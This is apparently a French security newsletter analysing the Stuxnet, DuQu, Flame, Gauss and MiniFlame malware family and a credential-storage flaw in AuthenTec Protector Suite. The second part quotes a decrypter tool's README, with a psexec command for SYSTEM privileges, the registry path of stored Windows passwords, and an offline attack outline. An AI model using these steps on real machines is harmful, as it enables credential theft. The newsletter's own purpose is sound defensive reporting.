D'autres points communs renforcent la théorie selon laquelle les deux équipes de développement des malwares seraient liées :

✚ Tout comme Stuxnet, DuQu exploite une faille 0-day au sein de Windows, chose relativement rare dans les malwares que l'on trouve communément sur Internet ;

✚ Les pays les plus touchés par DuQu l'étaient aussi par Stuxnet, et réciproquement ;

✚ Leurs cibles sont des systèmes industriels, ou des documents relatifs à ce type de systèmes ;

✚ Ils utilisent tous deux des certificats volés.

Flame

En mai 2012 a été découvert ce qui est probablement le plus complexe de tous les malwares. À titre de comparaison, alors que Stuxnet pesait approximativement 0,5 Mo, la taille de Flame est estimée à 20 Mo (modules inclus). Le coût d'une telle cyber-arme a été évalué à cent millions de dollars ce qui implique presque obligatoirement l'intervention d'un état dans sa création.


Flame, aussi connu aussi sous les noms de Flamer ou de sKyWiper, a probablement été lancé depuis des années. À la vue des différents composants du virus, on estime sa date de lancement à décembre 2007. En dépit de ses nombreuses fonctionnalités, Flame est avant tout un incroyable collecteur d'informations. En outre, le malware est capable d'enregistrer le trafic réseau, des conversations via le microphone, des frappes au clavier ; il est aussi capable de prendre des captures d'écran et de collecter des informations sur les appareils offrant une fonctionnalité de Bluetooth. Toutes ces informations sont ensuite envoyées à son serveur de Command & Control. De plus, il offre la possibilité aux auteurs de l'attaque de charger des fichiers sur une machine infectée. Il est ainsi possible de lui ajouter des fonctionnalités via différents modules.


Il semblerait que le malware soit conçu pour cibler certains pays du Moyen-Orient tels que l'Iran, le Soudan ou la Syrie.

Bien que Flame semble avoir été créé pour le cyber-espionnage, certains modules permettent au malware d'effectuer des attaques ciblées sur des systèmes industriels tels que des appareils SCADA.

«En dépit de ses nombreuses fonctionnalités, Flame est avant tout un incroyable collecteur d'informations.»

Bien qu'aucune similarité majeure n'est à dénoter entre Stuxnet/DuQu et Flame, quelques indices laissent à penser qu'il existerait un lien entre ces malwares. En effet, la découverte de Flame a révélé que la version 2009 de Stuxnet partageait du code avec ce dernier au niveau d'un de ses modules. L'équipe de développement se serait donc aidée des sources de Flame. Étonnamment, cette partie a disparu dans la version 2010 du virus.
De plus, les malwares utilisent un vecteur d'infection commun : la vulnérabilité référencée CVE-2010-2568 relative à la mauvaise gestion de fichiers .LNK et .PIF. Ces faits mettent en évidence un lien potentiel entre les équipes de développement de Stuxnet/Duqu et Flame.






Gauss

Gauss est l'une des dernières armes de cyber-espionnage lancées sur le Moyen-Orient. Découverte en juin 2012 par Kaspersky, il semblerait que son lancement remonte à septembre 2011, approximativement au moment de la découverte de DuQu. À l'instar des autres virus découverts par «hasard», la découverte de Gauss est due à une étude approfondie de Flame. En outre, ce sont les similitudes que partagent les deux malwares qui ont permis de révéler son existence.

Gauss aurait été créé dans le but de voler des données sensibles, notamment les informations d'authentification stockées dans les navigateurs web (via la connexion automatique ou via les cookies) ainsi que des informations bancaires. Les victimes de Gauss sont estimées à plus de dix mille. Actuellement, le virus est en attente d'ordres de son serveur Command & Control, ce dernier ayant été éteint en juillet 2012.

L'Iran, encore une fois, semble être la cible de prédilection de Gauss :




En raison de sa découverte récente, Gauss est encore relativement méconnu. De nombreux travaux restent à effectuer pour les chercheurs, cependant, tout comme Flame, il semblerait que ce malware ait été commandité par un État. De plus, les indices suscitant un lien entre Gauss, Flame, Stuxnet et DuQu sont frappants.

Fame et Gauss reposent en effet sur la même plateforme que DuQu et Stuxnet. De nombreuses autres similitudes entre les deux virus sont notables :

- Exploitation de la vulnérabilité des fichiers .LNK (CVE-2012-2568). Cette même vulnérabilité était exploitée par Stuxnet ;
- Capacité à collecter des informations dans des fichiers cachés stockés sur des clés USB ;
- Développement en C++ ;
- Un certain nombre de bibliothèques, majoritairement liées à la gestion des chaines de caractères, est commun pour les malwares.

Résumé

Bien que plusieurs faits mettent en évidence la volonté des pirates, auteurs des attaques, de camoufler leurs traces, plusieurs indices ont révélé les liens indiscutables existant entre les équipes de développement de ces virus. En outre, il est apparu très clairement aux différentes équipes de chercheurs que Stuxnet et DuQu ont la même architecture (cf. Plateforme Tilded). Il en va de même pour Flame et Gauss (baptisé arbitrairement la plateforme de Flame, puisqu'il fut le premier découvert).



Voici un tableau qui récapitule les informations relatives aux malwares présentés ci-dessus :

Malware	Date de création présumée	Date de découverte	Taille	Victimes (milliers)	Plateforme
Stuxnet	Janvier 2009	Juin 2010	~ 0,5 Mo	< ~100 000	Tilded
DuQu	Janvier 2008	Septembre 2011	-	~60	Tilded
Flame	Avant décembre 2006	Mai 2012	~ 20 Mo	< ~10 000	Flame
Gauss	Septembre 2011	Juin 2012	~ 2 Mo	< ~10 000	Flame

Serveur de Command and Control de Flame

Parmi les différentes études réalisées sur les malwares et leur environnement, l'analyse du serveur de command and control (C&C ou C2) de Flame a permis de révéler de nombreux indices relatifs aux différentes attaques.

Parmi les découvertes faites lors de cette analyse, la plus surprenante est probablement celle de quatre clients référencés SP, SPE, FL et IP. Il a été démontré que FL correspond à Flame. En revanche, il a aussi été démontré qu'aucun des autres malwares (Gauss, Stuxnet et DuQu) ne correspond aux références (SP, SPE et IP) présentes sur le serveur. Par conséquent, il est probable que les autres références désignent des virus encore inconnus. À l'heure actuelle, seuls les clients FL (Flame) et SPE semblent être actifs.

> INFO

Symantec découvre un nouveau malware s'attaquant aux bases MySQL

Les chercheurs de Symantec ont découvert un nouveau malware le 15 novembre dernier. La particularité de W32.Narilam est de cibler les bases de données SQL ayant pour nom «alim», «maliran» et «shahd». Une fois ces bases trouvées, il recherche les mots suivant «BankCheck,» «A_sellers», «buyername» ainsi que leur traduction en Perse comme «Pasandaz» («économie») et «Vamghest» («prêt») pour détruire les tables associées.


Ce malware semble cibler uniquement l'Iran. Quelques cas marginaux ont été découverts également en Grande-Bretagne ainsi qu'aux États-Unis. Tout laisse donc à penser que ce virus fait partie d'une attaque ciblée contre l'Iran ayant pour objectif la destruction d'informations.


En plus de la découverte de l'existence de ce qui semble être trois autres malwares, le serveur C&C référence quatre protocoles nommés OldProtocol, OldProtocolE, SignupProtocol et RedProtocol directement utilisés par les clients.

Fait intéressant, le RedProtocol n'a pas encore été implémenté sur le serveur étudié, ce qui laisse à penser que l'équipe de développement de Flame serait toujours active.

«Plusieurs indices ont révélé les liens indiscutables existant entre les équipes de développement de ces virus»

Dernier fait intéressant, l'étude approfondie du serveur a révélé que les pirates employaient couramment l'outil «shred» lors de l'administration du serveur C&C ; cet outil était également régulièrement utilisé par les auteurs de DuQu. Bien qu'il s'agisse peut-être d'une coïncidence, ce fait reste intrigant.





> Un nouveau malware dans la famille : MiniFlame


Présentation

En juillet 2012, un nouveau malware venait rejoindre la famille composée de Stuxnet, DuQu, Flame et Gauss.

Ce dernier a été découvert suite à une étude menée sur le malware Flame. Durant cette étude, l'un des modules a montré sa capacité à vivre de manière autonome. Fait pour le moins surprenant, ce même module a été retrouvé lors d'une étude du malware Gauss. Aussi bien contrôlable par Flame que par Gauss ou de manière indépendante, ce programme n'est visiblement pas qu'un simple module.

L'analyse de ce dernier a révélé qu'il était en mesure de communiquer avec le serveur Command & Control de Flame, via le protocole nommé OldProtocolE. Pour rappel, l'étude du serveur avait permis de mettre en évidence qu'il existait un malware en activité qui n'avait pas encore été découvert. Référencé «SPE» par le serveur, ce malware a été baptisé MiniFlame par les chercheurs.

Basé sur la plateforme commune à Flame et Gauss, ce dernier vient renforcer le lien qui existait déjà entre les deux cousins. Depuis la découverte de MiniFlame, il est apparu qu'en plus d'utiliser le serveur C&C de Flame, d'autres serveurs C&C lui étaient aussi dédiés.



Quelques chiffres

Les chercheurs estiment que ce nouveau virus aurait été créé aux alentours de 2007 ; en référence à la date de création supposée du protocole OldProtocolE utilisé par SPE. Cependant, les versions les plus anciennes possédées par les chercheurs ne sont pas antérieures à 2010.


«L'analyse de MiniFlame a révélé qu'il était en mesure de communiquer avec le serveur Command & Control de Flame»

En opposition à Flame et Gauss, MiniFlame n'est utilisé que dans des attaques extrêmement ciblées. De ce fait, seule une soixantaine de systèmes ont été découverts comme étant infectés par le malware.

Version

Six versions de «SPE» ont été découvertes à ce jour. Chaque pays dans lequel MiniFlame a été signalé semble être touché par une version différente. De plus, le fait que ce dernier soit utilisé dans des attaques extrêmement ciblées laisse à penser que chaque version est propre à une cible.

Les versions découvertes vont de la 4.00 à la 5.00 et sont datées du 1er octobre 2010 au 1 septembre 2011 :





Les versions 4.30, 4.40 et 4.50 étaient dotées d'un module référencé «U» correspondant à un module USB inclus au sein du malware. Il est intéressant de noter que ce module n'est pas présent dans la version 5.00. Peut-être a-t-il été considéré comme étant inutile pour la cible attribuée à cette version ; ce qui viendrait renforcer l'hypothèse que MiniFlame n'est utilisé que dans le cadre d'attaques ciblées. Dans la version 4.20, le chemin du projet «SPE» a accidentellement été oublié dans les informations de débug :

C:\projects\e\SP4.2\general_vob\sp\Release\icsvnt32.pdb

Il y est spécifié la branche «e» pour le projet «SP4.2». Les chercheurs supposent donc que les versions antérieures à la version 4.00 du malware correspondent au client référencé «SP» dans le serveur C&C de Flame. En supposant que l'édition d'une nouvelle version prend en moyenne un an, comme l'indique la frise chronologique ci-dessus, le client «SP» aurait été créé en 2007 ; date qui correspond à la création supposée du protocole OldProtocol utilisé par les clients «SP» et «FL» (aka Flame).

Enfin, il semblerait que la version la plus répandue soit la 5.00 et que le pays le plus touché par MiniFlame soit le Liban :





Mode de Fonctionnement


La méthode d'infection utilisée par le malware est encore inconnue, cependant, les chercheurs ont supposé que le malware est installé par Flame ou Gauss, sur ordre de leur serveur C&C respectif. En effet, MiniFlame n'étant pas un «ver», cette version est la plus plausible.


Une fois un système infecté, SPE commence par établir une connexion avec son serveur C&C afin de lui envoyer des informations relatives à la machine compromise. En fonction des informations reçues et de la version du malware, le module USB de MiniFlame sera chargé sur la machine pour une éventuelle propagation via des clés USB.

«MiniFlame est donc une cyber-arme chirurgicale, utilisée pour voler des données et permettre aux pirates d'avoir un accès aux systèmes ciblés.»

La partie principale du virus collecte des données présentes sur le système et les envoie au serveur C&C. Elle est aussi en charge d'exécuter les ordres reçus du serveur maitre. Le diagramme ci-dessous résume le mode de fonctionnement de MiniFlame.

Les parties 3 et 4 de ce diagramme sont optionnelles.
MiniFlame est donc une cyber-arme chirurgicale, utilisée pour voler des données et permettre aux pirates d'avoir un accès aux systèmes ciblés.





Conclusion

Ces nouvelles familles de virus constituent probablement les nouvelles armes de notre siècle. Leur complexité ne cesse de croître. Il semblerait que ces évènements ne soient que le début d'une série d'attaques dont les conséquences sont difficilement perceptibles. En outre, il n'est pas impossible que ces attaques soient les prémisses d'une nouvelle cyber-guerre mondiale dont la France n'est pas exclue. En effet, une enquête récente a démontré que Flame aurait été utilisé dans l'attaque orchestrée contre l'Élysée lors de la dernière élection présidentielle.

Pour l'heure, alors qu'une cyber-arme de la famille de Flame (référencée IP) reste toujours inconnue, d'autres nouveaux virus sont découverts. Il y a quelques jours, Narilam, un nouveau malware visant les bases de données SQL Iranienne, faisait son apparition. Bien que rien ne le relie pour le moment aux autres virus, il se pourrait bien que cette découverte soit loin d'être la dernière.

Références

Références CERT-XMCO

CXA-2012-1906, CXA-2012-1408, CXA-2012-1678, CXA-2012-0962, CXA-2012-0907, CXA-2012-0467, CXA-2012-0437, CXA-2012-0390, CXA-2012-0012, CXA-2011-2080, CXA-2011-2035, CXA-2011-1917, CXA-2011-1874, CXA-2011-1861, CXA-2011-1829, CXA-2011-1779

Stuxnet

http://www.securelist.com/en/blog/208193568/Back_to_Stuxnet_the_missing_link

http://www.securelist.com/en/blog/208193609/The_Day_The_Stuxnet_Died

http://www.securelist.com/en/blog/208193304/The_Mystery_of_Duqu_Part_Seven_Back_to_Stuxnet

DuQu

http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf

http://www.symantec.com/connect/w32-duqu_status-updates_installer-zero-day-exploit

http://www.crysys.hu/publications/files/BencsathPB-F12eurosec.pdf

http://www.crysys.hu/publications/files/bencsathPB-F11duqu.pdf

http://www.lemondeinformatique.fr/actualites/lire-stuxnet-et-duqu-deux-arbres-qui-cachent-une-vaste-foret-47234.html

http://www.securelist.com/en/blog/208193182/The_Mystery_of_Duqu_Part_One

Flame

http://www.crysys.hu/skywiper/skywiper.pdf

http://www.pcinpact.com/news/71618-flame-stuxnet-suicide-plateforme-parente.htm

http://www.securelist.com/en/blog/750/Full_Analysis_of_Flame_s_Command_Control_servers

http://www.securelist.com/en/blog/208193808/What_was_that_Wiper_thing

http://www.securelist.com/en/blog/208193558/Gadget_in_the_middle_Flame_malware_spreading_vector_identified

http://www.securelist.com/en/blog/208193566/Flame_Replication_via_Windows_Update_MITM_proxy_server

http://www.securelist.com/en/blog/208193540/The_Roof_Is_on_Fire_Tackling_Flames_C_C_Servers

http://www.tomshardware.fr/articles/Express-etats-Unis-elysee-Flame,1-150.html

Gauss

http://www.securelist.com/en/blog/208193767/

http://www.securelist.com/en/blog/208193767/Gauss_Nation_state_cyber_surveillance_meets_banking_Trojan

http://www.securelist.com/en/blog/724/Online_detection_of_Gauss

MiniFlame

http://www.securelist.com/en/blog/763/miniFlame_aka_SPE_Elvis_and_his_friends

Narilam

http://www.lemondeinformatique.fr/actualites/lire-narilam-un-malware-visant-l-iran-et-les-bases-de-donnees-sql-51399.html

Analyse de la vulnérabilité d'Authentec Protector Suite

par Marc LEBRUN

MichaelMKenny

Ce n'est pourtant pas la première fois qu'un logiciel censé apporter une couche de sécurité supplémentaire a un effet limité, voire inverse. On peut aussi se demander si cette information aurait eu la même couverture si Apple n'avait pas récemment acquis le logiciel en question... Alors, pourquoi l'inclure dans l'ActuSécu ? Tout simplement, car l'analyse de cette vulnérabilité fournit un exemple illustrant parfaitement dans quelle mesure certaines mauvaises pratiques de développement contribuent à l'affaiblissement de la sécurité d'une application, voire de tout un système.

Présentation de Protector Suite

Tout d'abord, présentons rapidement l'application vulnérable. La fonctionnalité principale de Protector Suite est de simplifier et de sécuriser l'authentification sous Windows en substituant les mécanismes habituels (mot de passe, RSA SecurID) par une identification biométrique par empreinte digitale. De nombreux modèles d'ordinateurs portables professionnels intègrent dorénavant un lecteur d'empreinte digitale et embarquent souvent une version préinstallée de cette suite logicielle.

Le logiciel original a été conçu par la société UPEK, rachetée en 2010 par Authentec alors parmi les entreprises leader sur le marché des solutions de sécurisation et de gestion des identités. Apple a récemment acquis à son tour Authentec en août 2012 pour la coquette somme de 356 millions de dollars, ce qui en fait par ailleurs une des plus grosses acquisitions de la firme américaine depuis sa création.

Description de la vulnérabilité


Partons du postulat que ce type d'authentification est fiable et qu'il assure l'authenticité de l'identité de l'utilisateur à coup sûr (c'est un autre débat..). On pourrait alors penser qu'utiliser ce type de technologie, couplé à un chiffrement intégral du disque dur, nous assure la confidentialité et l'intégrité des données stockées sur ces machines si facilement égarées ou volées.

Et pourtant, la première alerte remonte à août 2012. Les chercheurs de la société russe ElcomSoft annoncent sur leur blog avoir découvert «une faille de sécurité majeure» au sein de Protector Suite, précisant que les mots de passe Windows stockés par l'application étaient «presque en clair, à peine brouillés, mais pas chiffrés». ElcomSoft affirme avoir averti Authentec, mais aucune information supplémentaire ne filtre quant à l'origine de la vulnérabilité. La firme assure également pouvoir présenter une démonstration aux journalistes intéressés.

«En août 2012, les chercheurs de la société russe ElcomSoft annoncent sur leur blog avoir découvert une faille de sécurité majeure»

Aucune réaction publique de la part d'Authentec... Mais cette annonce a cependant attisé la curiosité de deux chercheurs en sécurité américains, Adam Caudill et Brandon Wilson. Et après quelques semaines de travail, ils rendent publics les détails de la vulnérabilité ainsi qu'un code d'exploitation.

Ces derniers ont découvert que les identifiants, les mots de passe et les domaines associés sont en effet présents dans le registre Windows (HKEY_LOCAL_MACHINE\SOFTWARE\Virtual Token\Passport\4.0\Passport\<user>\ExData), chiffrés, contrairement à l'annonce faite par ElcomSoft. Il a en effet sûrement été plus simple pour les développeurs d'Authentec de stocker ces mots de passe plutôt que de remplacer purement et simplement leur utilisation par l'identification par empreinte digitale. On pourrait se rassurer en se disant que ces données sensibles sont stockées de manière sécurisée, mais le mécanisme de chiffrement mis en place est des plus particuliers...


README.md

upek-ps-pass-decrypt

UPEK Protector Suite Password Decrypter

This is a little .NET 4.0 C# console application that demonstrates how to decrypt Windows logon credentials from registry keys created by UPEK (now AuthenTec)'s Protector Suite software.

Run it with "-h" to see how to use it. By default it spits out all the Windows usernames, passwords, and domains it can find, but you can specify everything with verbose mode (-v).

Depending on the version of Protector Suite you have installed, you may need to run this tool as NT AUTHORITY\SYSTEM. You can do this by downloading and using psexec.exe (Google for it) and bringing up a command prompt via:

psexec.exe -s -i cmd.exe

You can then navigate to the directory for this tool and run it.

If this tool doesn't work for you and you want it to, feel free to let me know at brandonlw@gmail.com along with a sample of your data so support can be added.

Selon Authentec, un chiffrement de type AES-56 est utilisé pour d'anciennes conditions de restriction à l'exportation . Cela peut cependant paraître surprenant puisque ce standard de chiffrement nécessite l'utilisation d'une clé dont la taille est au moins de 128 bits !

> ElcomSoft, les spécialistes des mots de passe

ElcomSoft est une société basée en Russie spécialisée dans la conception et la vente de solutions de récupération de mots de passe. Elle commercialise entre autres des logiciels permettant ce type d'opérations sur des fichiers Microsoft Office, Lotus, les archives (RAR, ZIP, etc.), les partitions chiffrées (EFS) ou encore les clés WiFi (WPA). Cette compagnie s'est notamment fait remarquer en mai 2011 pour avoir identifié une méthode permettant de percer le chiffrement intégré des iPhones embarquant iOS 4.

En réalité, dans le cas de Protector Suite, la clé utilisée est une clé de 256 bits, mais seuls 56 bits sont réellement générés. Le reste de cette clé est composé uniquement d'octets nuls. Mais le vrai problème réside dans le fait que cette clé de chiffrement n'est pas unique et qu'elle peut être reconstituée grâce aux données stockées dans le registre.

Authentec a donc réussi l'exploit d'implémenter un algorithme robuste et reconnu, mais malheureusement, la clé de chiffrement utilisée est à la fois trop faible et réversible, ce qui lui fait perdre toute sa robustesse...

Un attaquant disposant d'un accès physique à la machine peut donc mener une attaque dite «offline» consistant à faire démarrer l'ordinateur sur un système d'exploitation secondaire (via une clé USB ou un CD-ROM par exemple) pour récupérer une copie du registre et déchiffrer les informations qu'il contient.
